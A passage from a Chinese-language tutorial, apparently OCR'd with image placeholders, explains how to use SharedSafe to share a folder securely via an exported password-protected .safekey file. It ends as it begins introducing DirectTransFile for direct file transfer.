


图1

如果测试成功，点击“Create Safe and link to Folder”按钮，SharedSafe即可针对该文件夹，创建与之对应的安全链接（如图2）。注意，SharedSafe会自动在目标文件夹图标上添加安全链接标记，便于您将其和其它正常文件夹区分开。




图2




图3

接下来Alice就可以共享该文件夹了，在C盘“jimiwenjian”文件夹的右键菜单上点击“SharedSafe”→“Share Safe”项，在安全共享窗口（如图3）中如果勾选“Restrict recipients to read from the Safe only”项，表示将密钥文件设置为只读类型，接收者无法修改其内容。强烈建议在“Password”栏中输入密码，用来保证文件传输的安全性。点击“Browse”按钮，可以修改密钥文件的名称和存储路径，密钥文件默认名称为原文件夹名称后跟“.safekey”，后缀为“.safekey”，存储在我的文档中。在“Expert to”列表中选择密钥文件导出方式，默认为“Safe Key File”项，表示直接导出为独立的文件。选择默认邮件发送软件，可以将其作为邮件附件发送给接收者。此外，还可以将其保存为ZIP压缩文件，桌面快捷方式等。这里为了简单起见，选择默认配置。之后点击“Expert Safe”按钮，将密钥文件导出为独立的文件。SharedSafe传输文件的依据就是该密钥文件，只要得到该密钥文件，SharedSafe就可以以预设邮箱为媒介，将目标文件夹安全传输给接收者。

Alice通过Email，QQ等工具将密钥文件发送给了Bob，Bob双击接到的密钥文件（本例为“jimiwenjian.safekey”），在密钥导入窗口（如图4）中的“Password”栏中输入与该密钥文件绑定的密码，点击“Import Safe”按钮，SharedSafe即可对该密钥文件进行分析，取得其中包含的文件安全信息。




图4




图5

在下一步窗口（如图5）中的“The Folder to link the Safe to”栏点击“Browse”按钮，可以更改文件夹接收路径。之后Bob点击“Link Folder to Safe”按钮，SharedSafe就可以按照指定路径创建用于接收数据的文件夹，Bob打开该文件夹，可以看到，Alice电脑中C盘“jimiwenjian”文件夹的所有文件正在连续不断的传送过来。当然，Alice和Bob必须同时在线，而且两人都要安装运行SharedSafe。SharedSafe首先将Alice电脑上的目标文件加密传输到Alice指定的Gmail邮箱中，之后再将其传输到Bob预设的路径中，然后执行解密操作，这样Bob就可以得到所需的文件了。按照同样的方法，您可以和好友直接安全传输任意文件夹中的内容。

二、巧用“暗码”安全传输文件

当使用常规方式（例如电子邮件，QQ等）传输文件时，

其安全性并不高，主要原因是数据在传输过程中，并不是直接发送到对方的电脑中，而是需要经过一些中间环节（例如不同的网络服务器等）的层层转发，最后才到达目标主机。如果有黑客使用嗅探软件中途拦截的话，数据就存在泄密的风险。由此看出，使用文件直传是提高安全性的好方法。使用DirectTransFile这款免费绿色软件，就可以快速安全的实现文件直传操作。

